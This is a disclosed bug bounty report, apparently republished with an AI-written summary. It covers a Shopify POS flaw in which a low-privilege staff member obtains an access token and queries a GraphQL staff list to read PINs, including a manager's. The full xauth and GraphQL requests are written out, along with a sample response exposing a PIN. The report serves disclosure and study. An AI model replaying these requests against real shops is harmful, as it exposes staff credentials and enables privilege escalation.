[h1-2102] [Yaworski's Broskis] Low privilege user can read POS PINs via graphql and elevate his privilege
A low-privilege user could obtain a POS access token and query a GraphQL endpoint to read staff PINs, including a manager's PIN. With physical access to a POS terminal, the attacker could use that PIN to perform actions beyond their permissions.

- Triaged in 21 hours
- Fixed in 31 days
- Paid in 2 days
- Disclosed after 2 months
Summary by the program
Note: The situation with PIN access has changed since the time of this report. PINs no longer require Full Admin permissions in order to be read in Shopify Admin. PINs are primarily a client-side control for the actual POS terminal, meant to be a layer of protection for scenarios in which someone external to the shop approaches a terminal in a retail location. For this reason, we no longer accept reports about being able to read or bruteforce PINs as another staff member on the same shop.
The report
Summary:
A low privilege user (both in the shop and in the POS) can read POS PINs via graphql and elevate his privilege with a physical access to the POS.
Steps To Reproduce:
-
Log in to your shop and install the POS app https://apps.shopify.com/shopify-pos
-
Log in Shopify Plus as an org owner and create a user with the minimal privilege requirements

Screen_Shot_2021-01-31_at_10.54.02_AM.png From the original on HackerOne -
Go to the newly created user POS staff page (https://h1-2102-ramsexy.myshopify.com/admin/apps/pos/staff/61357948984) and check "Give Point of Sale access" and select Associate role.

Screen_Shot_2021-01-31_at_11.01.06_AM.png From the original on HackerOne -
Go back to the user permission page in Shopify Plus, and remove all permission from the newly created user. Please notice the following message about POS.

Screen_Shot_2021-01-31_at_11.06.15_AM.png From the original on HackerOne -
As the low priv user, request a POS
access_token:Request :
HTTP
POST /admin/api/xauth HTTP/1.1 Accept: application/json Content-Type: application/json; charset=UTF-8 Content-Length: 137 Host: h1-2102-ramsexy.myshopify.com Connection: close Accept-Encoding: gzip, deflate User-Agent: okhttp/4.0.0
{"api_key":"a53cf2ce9b5dabf5dd222b3615c29569","login":"[email protected]","password":"███"}
    Response :

    ```json
{
    "access_token": "█████",
    "impersonated_by_employee": false,
    "scope": "read_analytics,write_checkouts,write_customers,write_draft_orders,write_fulfillments,read_gdpr_data_request,write_gift_cards,write_inventory,write_marketing_events,write_orders,write_price_rules,write_product_listings,write_products,write_reports,write_resource_feedbacks,write_script_tags,write_shipping,read_shopify_payments_bank_accounts,read_shopify_payments_disputes,read_shopify_payments_payouts,read_all_orders,write_apps,write_channels,read_disputes,write_home,write_locations,write_notifications,write_payment_gateways,read_payment_settings,write_publications,read_shopify_payments,write_users,write_order_edits,write_point_of_sale_devices,write_retail_roles,write_merchant_managed_fulfillment_orders,write_third_party_fulfillment_orders,write_cash_tracking,write_physical_receipts,write_discounts,write_smart_grid,write_images,write_retail_bbpos_merchant,write_retail_addon_subscriptions,read_checkout_settings,write_stripe_terminal_readers,read_all_subscription_contracts,read_product_recommendations,write_retail_user_data,write_pos_channel.access,write_pos_compliance.access",
    "associated_user_scope": "write_checkouts,write_product_listings,write_resource_feedbacks,read_shopify_payments_disputes,read_shopify_payments_payouts,write_point_of_sale_devices,write_cash_tracking,write_physical_receipts,write_retail_bbpos_merchant,write_stripe_terminal_readers,write_pos_channel.access,write_pos_compliance.access,read_locations,read_users,read_retail_roles,read_smart_grid,read_retail_addon_subscriptions,read_retail_user_data",
    "session": null,
    "account_number": null,
    "associated_user": {
        "id": 61357948984,
        "first_name": "das",
        "last_name": "das",
        "email": "[email protected]",
        "account_owner": false,
        "locale": "en",
        "collaborator": false,
        "email_verified": true
}
* The `api_key` can be found in the page at https://h1-2102-ramsexy.myshopify.com/admin/apps/pos.
* The `login` and `password` are your low privilege user credentials
-
Using this
access_tokenin theX-Shopify-Access-Tokenheader, you can query the graphql endpoint to retrieve the POS staff information, including PINs:Request:
HTTP
POST /admin/api/unversioned/graphql HTTP/1.1 Host: h1-2102-ramsexy.myshopify.com Content-Type: application/json Connection: close X-Shopify-Override-User-Locale: en-US X-Shopify-Access-Token: ███ Accept: application/json User-Agent: Shopify POS/iOS/6.28.0 (iPhone8,4/com.jadedpixel.pos/14.2.0) - Build 855 Content-Length: 1002 Accept-Language: en-us Accept-Encoding: gzip, deflate
{"query":"fragment RemoteStaffMember on StaffMember { __typename active email name firstName lastName phone pin id isShopOwner accountType permissions { __typename userPermissions } privateData { __typename updatedAt identityOwned identityUuid } retailData(location: $locationID) { __typename canInitializePos posAccess retailRole { __typename ... RemoteRetailRole } } } fragment RemoteRetailRole on RetailRole { __typename id name isDefault: default hidden updatedAt retailRolePermissions { __typename ... RemoteRetailRolePermission } } fragment RemoteRetailRolePermission on RetailRolePermission { __typename access retailPermissionTag } query StaffList($first: Int, $after: String, $query: String, $locationID: ID) { __typename shop { __typename staffMembers(first: $first, after: $after, query: $query) { __typename edges { __typename node { __typename ... RemoteStaffMember } cursor } pageInfo { __typename hasNextPage } } } }","variables":{"first":100,"query":"updated_at:>1970-01-01T00:00:00Z"}}
    Response:

    ```json
[...]
    "__typename": "StaffMember",
    "active": true,
    "email": "[email protected]",
    "name": "Ram Sexy",
    "firstName": "Ram",
    "lastName": "Sexy",
    "phone": null,
    "pin": "3333",
    "id": "gid:\/\/shopify\/StaffMember\/61340352568",
    "isShopOwner": true
[...]
- Using that information, the low privilege user can use the Manager PIN while using the POS device, which allow him to perform various actions he should not be able to do.
Impact
A low privilege user (both in the shop and in the POS) who should only be able to log into the POS with limited privilege using his PIN can retrieve Manager PIN to elevate his privilege.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the POS access token carried scopes that allowed reading staff records, and the GraphQL staff list exposed the PIN field without checking whether the caller had permission to see it.
Impact
A low-privilege user with physical access to a POS terminal could use a manager's PIN to elevate their privileges, though the report notes that PINs are primarily a client-side control and such reports are no longer accepted.
What the attacker needed
A shop with the POS app installed; a low-privilege user account; physical access to a POS terminal
The fix
The report does not describe a fix; the note says PINs no longer require Full Admin permissions to be read and that PIN-reading reports are no longer accepted.
How it was found
- Install the POS app on the shop.
- Create a user with minimal privileges and give them POS access with the Associate role.
- Remove all permissions from that user in Shopify Plus.
- As the low-privilege user, request a POS access token from the xauth endpoint.
- Use the token to query the GraphQL endpoint and read staff PINs.
- Use a manager PIN at a POS terminal to perform actions beyond the user's permissions.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A staff member with limited rights could get a special key (access token) for the point-of-sale app. Using that key, they could ask the shop's database for a list of staff members, and the answer included each person's PIN. If they then stood at a real shop till, they could type in a manager's PIN to unlock manager-only actions.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.




